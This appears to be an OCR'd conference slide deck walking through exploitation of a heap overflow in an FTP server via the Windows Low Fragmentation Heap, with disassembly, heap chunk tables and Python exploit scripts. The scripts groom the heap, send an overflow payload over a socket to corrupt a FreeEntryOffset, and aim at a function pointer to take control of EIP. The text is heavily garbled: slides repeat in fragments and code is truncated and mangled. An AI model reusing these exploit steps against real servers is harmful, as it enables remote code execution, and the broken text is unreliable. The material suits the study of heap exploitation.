


Unencoded



User Data

`_INTERLOCK_SEQ.Depth = 0x001F`
`_INTERLOCK_SEQ.FreeEntryOffset = 0x0033`





Encoded




Unencoded



User Data

`_INTERLOCK_SEQ.Depth = 0x001E`
`_INTERLOCK_SEQ.FreeEntryOffset = 0xFFFF`





Encoded



Unencoded



User Data

`_INTERLOCK_SEQ.Depth = 0x001D`
`_INTERLOCK_SEQ.FreeEntryOffset = 0x????`

0x0 0x2 0x3 0x4 0x6 0x7 0x8 0xA 0x187

Size	Flags	Cksum	Prev Size	Seg Offset	Unused Bytes	FF													
FFFF	FF	FF	FFFF	FF	FF	ABC123-DO-REY-ME													
Size	Flags	Cksum	Prev Size	Seg Offset	Unused Bytes	FreeEntry Offset [0x0095]	UserData												
Size	Flags	Cksum	Prev Size	Seg Offset	Unused Bytes	FreeEntry Offset [0x00C6]	UserData												

Chunk Header

User Data

Unknown Memory (hopefully) at UserBlock + 0x7FF8

Heap Primitives

ID !hippie command did not return the results we expected

Sending a request for of 0x80 bytes didn't cause a call to RtlAllocateHeap(hHeap, 0x88, 0x0)

We realized that the ftp server was using a BUFFER class

We'll we needed to figure out if we could make this value larger, and how much control we had over the size.

Unfortunately, sending a few extra bytes didn't make much difference. Let's see why.

```
.text:0E0750BA call ds:STRA::Append(char const *)
```

```
.text:6C9D273D call STRA::AuxAppend(uchar const *,ulong,ulong,int)
```

```
.text:6C9DAAE9 ja short loc_6C9DAB3D  
; if the object has enough room, copy over and update size and remaining_size
```

```
.text:6C9DAAEB jb short loc_6C9DAAF2  
; otherwise attempt to add 0x80 and resize the BUFFER
```

```
.text:6C9DAAF9 add eax, 80
```

```
.text:6C9D2107 call ; BUFFER::ReallocStorage(uint)  
; Will call LocalReAlloc if adjacent chunks are free (not in LFH)  
; Otherwise, call LocalAlloc and copy old data
```

By investigating TELNET_STREAM_CONTEXT::OnSendData() [where we had a reproducible crash], it lead us to FTP_SESSION::WriteResponseHelper.

```
.text:0E074507 mov     ecx, 1000  
.text:0E07450C push    esi  
.text:0E07450D mov     esi, [ebp+var_300]  
.text:0E074510 mov     [ebp+var_37C], esi  
.text:0E074513 push    esi  
.text:0E074514 mov     esi, [ebp+var_210]  
.text:0E074518 call    @ILT+00000000(WriteResponseHelper)  
.text:0E07451B push    esi  
.text:0E07451C mov     esi, [ebp+var_100]  
.text:0E074520 push    esi  
.text:0E074521 mov     esi, [ebp+var_100]  
.text:0E074524 call    @ILT+00000000(WriteResponseHelper)  
.text:0E074527 call    @ILT+00000000(WriteResponseHelper)
```

We figured out that each response started with an allocation for 0x100 bytes and was, apparently, extended if necessary (hence seeing notable results from hippie that were 0x80, 0x100, 0x180, 0x200)

H

ID !hippie command did not return
the results we expected

Sending a request for of 0x80 by
cause a call to RtlAllocateHeap(h

11cap

!hippie command did not return
the results we expected

Sending a request for of 0x80 bytes didn't
cause a call to RtlAllocateHeap(hHeap, 0x88, 0x0)

We realized that the ftp server was using a BUFFER class

Unfortunately, sending a few extra b
didn't make much difference. Let's s
why.



ID !hippie command did not return
the results we expected

Sending a request for of 0x80 bytes didn't
cause a call to RtlAllocateHeap(hHeap, 0x88, 0x0)

We realized that the ftp server was using a BUFFER class

We'll we needed to figure out if we could
make this value larger, and how much
control we had over the size.

Unfortunately, sending a few extra b
didn't make much difference. Let's s
why.

.text:0E0750BA call ds:ST

.text:6C9D273D call ST



By investigating TELNET_STREAM_CONTEXT::OnSendData()
[where we had a reproducible crash], it lead us to
FTP_SESSION::WriteResponseHelper.

```
.text:0E074E87  
.text:0E074E8C  
.text:0E074E8D  
.text:0E074E93  
.text:0E074E99  
.text:0E074E9A  
.text:0E074EA0  
.text:0E074EA6  
.text:0E074EA7  
.text:0E074EAD  
.text:0E074EAE  
.text:0E074EB4
```

```
mov     esi, 100h  
push    esi ; init_  
lea     eax, [ebp+var_204]  
mov     [ebp+var_27C], ecx  
push    eax  
lea     ecx, [ebp+var_234]  
call    ds:STRA::STRA(char *,ul  
push    esi  
lea     eax, [ebp+var_104]  
push    eax  
lea     ecx, [ebp+uSTRA1]  
call    ds:STRA::STRA(char *,ul
```

ng TELNET_STREAM_CONTEXT::OnSendData()
d a reproducible crash], it lead us to
N::WriteResponseHelper.

```
.text:0E074E87      mov     esi, 100h  
.text:0E074E8C      push    esi                ; init_size == 0x100  
.text:0E074E8D      lea     eax, [ebp+var_204]  
.text:0E074E93      mov     [ebp+var_27C], ecx  
.text:0E074E99      push    eax  
.text:0E074E9A      lea     ecx, [ebp+var_234]  
.text:0E074EA0      call    ds:STR@::STR@ (char *,ulong)  
.text:0E074EA6      push    esi  
.text:0E074EA7      lea     eax, [ebp+var_104]  
.text:0E074EAD      push    eax  
.text:0E074EAE      lea     ecx, [ebp+vSTR@1]  
.text:0E074EB4      call    ds:STR@::STR@ (char *,ulong)
```

We figured out that each response started with an
0x100 bytes and was, apparently, extended if neces
seeing notable results from !hippie that were 0x80
0x200)


```
push    esi                ; init_size == 0x100
lea     eax, [ebp+var_204]
mov     [ebp+var_27C], ecx
push    eax
lea     ecx, [ebp+var_234]
call    ds:STRA::STRA(char *,ulong)
push    esi
lea     eax, [ebp+var_104]
push    eax
lea     ecx, [ebp+uSTRA1]
call    ds:STRA::STRA(char *,ulong)
```

We figured out that each response started with an allocation for 0x100 bytes and was, apparently, extended if necessary (hence seeing notable results from !hippie that were 0x80, 0x100, 0x180, 0x200)

c_6C9DAB3D

over and update size and remainin

We'll we needed to figure out if we could make this value larger, and how much control we had over the size.

was using a BUFFER class

Unfortunately, sending a few extra bytes didn't make much difference. Let's see why.

.text:0E0750BA

call ds:STRA::Appe

.text:6C9D273D

call STRA::AuxA

r was using a BUFFER class

.text:6C9DAAE9
; if the object has enough

Unfortunately, sending a few extra bytes
didn't make much difference. Let's see
why.

.text:6C9DAAE9
; otherwise at

uld

.text:0E0750BA

call ds:STRA::Append(char const *)

.text:6C9D273D

call STRA::AuxAppend(uchar const *,u

was using a BUFFER class

```
.text:6C9DAAE9      ja     short loc_6C9D  
; if the object has enough room, copy over and
```

Unfortunately, sending a few extra bytes
didn't make much difference. Let's see
why.

```
.text:6C9DAAEB      jb     short  
; otherwise attempt to add 0x80 and
```

ld

```
.text:6C9D
```

```
.text:0E0750BA      call   ds:STRA::Append(char const *)
```

```
.text:6C9D273D      call   STRA::AuxAppend(uchar const *,ulong,ulong,int) ; Wll  
; Oth
```

By investigating TELNET_STREAM_CONTEXT::OnSendData()
[where we had a reproducible crash], it lead us to
FTP_SESSION::WriteResponseHelper.

```
.text:0E074E87      mov     esi, 100h
.text:0E074E8C      push    esi                ; init_size == 0x100
.text:0E074E8D      lea     eax, [ebp+var_20h]
.text:0E074E93      mov     [ebp+var_27C], ecx
.text:0E074E99      push    eax
.text:0E074E9A      lea     ecx, [ebp+var_23h]
.text:0E074E9B      call    ds:STR@:STR@ (char *,ulong)
.text:0E074EA6      push    esi
.text:0E074EA7      lea     eax, [ebp+var_10h]
.text:0E074EAD      push    eax
.text:0E074EAE      lea     ecx, [ebp+uSTR@1]
.text:0E074EB4      call    ds:STR@:STR@ (char *,ulong)
```

We figured out that each response started with an allocation for
0x100 bytes and was, apparently, extended if necessary (hence
seeing notable results from !hippie that were 0x80, 0x100, 0x180,
0x200)

.text:6C9DAAE9 ja short loc_6C9DAB3D
; if the object has enough room, copy over and update size and remaining_size

.text:6C9DAAEB jb short loc_6C9DAAF2
; otherwise attempt to add 0x80 and resize the BUFFER

.text:6C9DAAF9 add eax, 80

RA::Append(char const *)

RA::AuxAppend(uchar const *,ulong,ulong,int)

.text:6C9D2107 call ; BUFFER::Rea
; Will call LocalReAlloc if adjacent chunks are
; Otherwise, call LocalAlloc and copy old data

```
.text:0E074EAE  
.text:0E074EB4
```

```
lea  
call
```

```
ecx, [ebp+uSTR01]  
ds:STR0::STR0(char *,ulong)
```

We figured out that each response started with an allocation for 0x100 bytes and was, apparently, extended if necessary (hence seeing notable results from !hippie that were 0x80, 0x100, 0x180, 0x200)

```
t:6C9DAAE9          ja     short loc_6C9DAB3D
```

the object has enough room, copy over and update size and remaining

```
.text:6C9DAAEB          jb     short loc_6C9DAAF2  
; otherwise attempt to add 0x80 and resize the BUFFER
```

```
.text:6C9DAAF9          add     eax,
```

char const *)

```
.text:6C9D2107          call  
end(uchar const *,ulong,ulong,int) ; Will call LocalReAlloc if adjacent  
; Otherwise, call LocalAlloc and
```

copy over and update size and remaining_size

jb short loc_6C9DAAF2

add 0x80 and resize the BUFFER

.text:6C9DAAF9 add eax, 80

.text:6C9D2107 call ; BUFFER
; Will call LocalReAlloc if adjacent chunk
; Otherwise, call LocalAlloc and copy

copy over and update size and remaining_size

jb short loc_6C9DAAF2
and 0x80 and resize the BUFFER

.text:6C9DAAF9 add eax, 80

uint) .text:6C9D2107 call ; BUFFER::ReallocStorage(uint)
; Will call LocalReAlloc if adjacent chunks are free (not in LFH)
; Otherwise, call LocalAlloc and copy old data


Linking Bug + LFH

Now that we know we can make allocations of size 0x80, 0x100, 0x180 or 0x200, let's enable the LFH for a particular size (we chose 0x180)

Easy...


```
for i in range(0, LFHENABLESIZE):  
    name = "lfh" + str(i)  
    payload = gen_payload(0x180, "X")  
    lfhpool.alloc(name, payload)
```

Let's see that in action!



The LFH is now enabled for Bin[0x31], now we should be able to overwrite an adjacent chunk (along with its FreeEntryOffset) by sending the following malicious payload.

What does that look like...



Linking

Now that we know we can make allocations of size 0x80, 0x100, 0x180 or 0x200, let's enable the LFH for a particular size (we chose 0x180)

Easy...

```
for i in range(0, LFHENABLESIZE):  
    name = "lfh" + str(i)  
    payload = gen_payload(0x180, "X")  
    lfhpool.alloc(name, payload)
```




0x100, 0x180 or 0x200, let's enable the LFH for a particular size (we chose 0x180)

Easy...

```
for i in range(0, LFHENABLESIZE):  
    name = "lfh" + str(i)  
    payload = gen_payload(0x180, "X")  
    lfhpool.alloc(name, payload)
```

... and that in action!




```
payload = get_payload('L')  
lfpool.alloc(payload)
```

Let's see that in action!

Bug + LFH

The LFH is now enabled for Bin[0x31], now we should be able to overwrite an adjacent chunk (along with its FreeEntryOffset) by sending the following malicious payload.

What does that look like...



Overwrite an adjacent chain
the following malicious payload

What does that look like...


```

Python 2.7.10 Shell
File Edit Format Run Options Windows Help
new_size = size + 0x80
return (ch * new_size)

def main():

    #create the initial amount of connections, and close
    #to ensure that the ALLOC_CACHE_HANDLER is completed
    print "[*] Creating LFNPOOL"
    lfnpool = SoftLeak()
    lfnpool.create_pool(LFNPOOLSIZE)

    #####
    #do through LFNHEABLESIZE connections, and make so a
    #large. This will enable one IPN for that given size
    #####
    for i in range(0, LFNHEABLESIZE):
        name = "lsh" + str(i)
        payload = gen_payload(0x160, "X")
        lfnpool.alloc(name, payload)

    print 'hit enter to send malicious payload'
    sys.stdin.readline()

    print "[*] Sending overflow payload"
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((HOST, PORT))
    data = s.recv(1024)
    buf = "\x4f\x5b\x4f\xff" * 132 + "\x\n" #ends up all
    s.send(buf)
    s.close()

    print 'done'

if __name__ == "__main__":
    main()


```

Now that we know we can overwrite a FreeEntryOffset with 0xFFFF, we had to start thinking about two things...


1. What can we overwrite to gain control of EIP (directly or indirectly)

2. Ensure that we can reliably control the aforementioned object (don't want to rely on luck)

FTP_COMMAND object died too quickly :(
But this is a multi-threaded, asynchronous server....



But can we control it....



Toward EIP

Let's revisit the FreeEntryOffset overwrite example

1st Allocation: Make an allocation that was previously freed when we closed the connection after sending our malicious payload




2nd Allocation: This allocation will take our tainted FreeEntryOffset (0xFFFF) and store it in the _INTERLOCK_SEQ structure for the next allocation



3rd Allocation: This will actually use the bad FreeEntryOffset of 0xFFFF, which hopefully points to a location in memory that exists and contains something useful.



Let's see how we did this...




We saw previously that we can control calls to
FTP_ASYNC_CONTEXT::OverlappedCompletionRoutine

text:0E04F17F

call dword ptr [eax+8] ; bling!

Note: Honestly, getting this function pointer located in the correct spot in memory was terribly difficult. We just like to make it look easy to show off for your mom.



Now that we know we can overwrite a FreeEntryOffset with 0xFFFF, we had to start thinking about two things...

- I. What can we

rite a FreeEntryOffset
king about two things...

1. What can we overwrite to gain control of EIP (directly or indirectly)


control the aforementioned object (don't want to rely on luck)

FTP_COMMAND object died too quickly :(
But this is a multi-threaded, asynchronous server....

1. What can we overwrite to gain control of EIP (directly or indirectly)

Control the aforementioned object (don't want to rely on luck)

FTP_COMMAND object died too quickly :(
But this is a multi-threaded, asynchronous server....



But can we control it....


```

create by control character 0 (NUL)
File Edit Format Run Options Windows Help

def gen_payload(size, ch):
    if size < 0x80:
        print "Invalid allocation size"
        sys.exit(1)

    if size > 0x180 and size < 0x200:
        print "WARNING: Only allocating 0x180 bytes"

    new_size = size - 0x80
    return (ch * new_size)

def main():

    #create the initial amount of connections, and close them
    #to ensure that the ALLOC_CACHE_HANDLER is completely full
    print "[%] Creating CONNPOOL"
    connpool = SocketLeak()
    connpool.create_pool(CONNCOUNT)

    print "[%] Sending 0xAN USER commands" % CONNCOUNT
    for i in range(0, CONNCOUNT):
        name = "t%pound" + str(i)
        connpool.alloc(name, "USER")

    print "Hit enter to complete connections"
    sys.stdin.readline()

    for i in range(0, CONNCOUNT):
        name = "t%pound" + str(i)
        connpool.release(name, "\n")

if __name__ == "__main__":
    main()


```

[illegible]

Forward

Let's revisit the FreeEntryOffset overwrite example

1st Allocation: Make an allocation that was previously freed when we closed the connection after sending our malicious payload



2nd Allocation: This allocation will take our tainted data and store it in the _INTERLOCK_SEQ structure for the next allocation

Encoded		Unencoded		User Data		_INTERLOCK_SECTION_	
0x0	0x2	0x3	0x4	0x5	0x7	0x8	0xA
Size	Flags	Checksum	Prev Size	Seq Offset	Unused Bytes	FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF	
FFFF	FF	FF	FFFF	FF	FF	ABC(13)	
Size	Flags	Checksum	Prev Size	Seq Offset	Unused Bytes	FreeEntry Offset (0x006d)	
Size	Flags	Checksum	Prev Size	Seq Offset	Unused Bytes	FreeEntry Offset (0x009C)	



Encoded

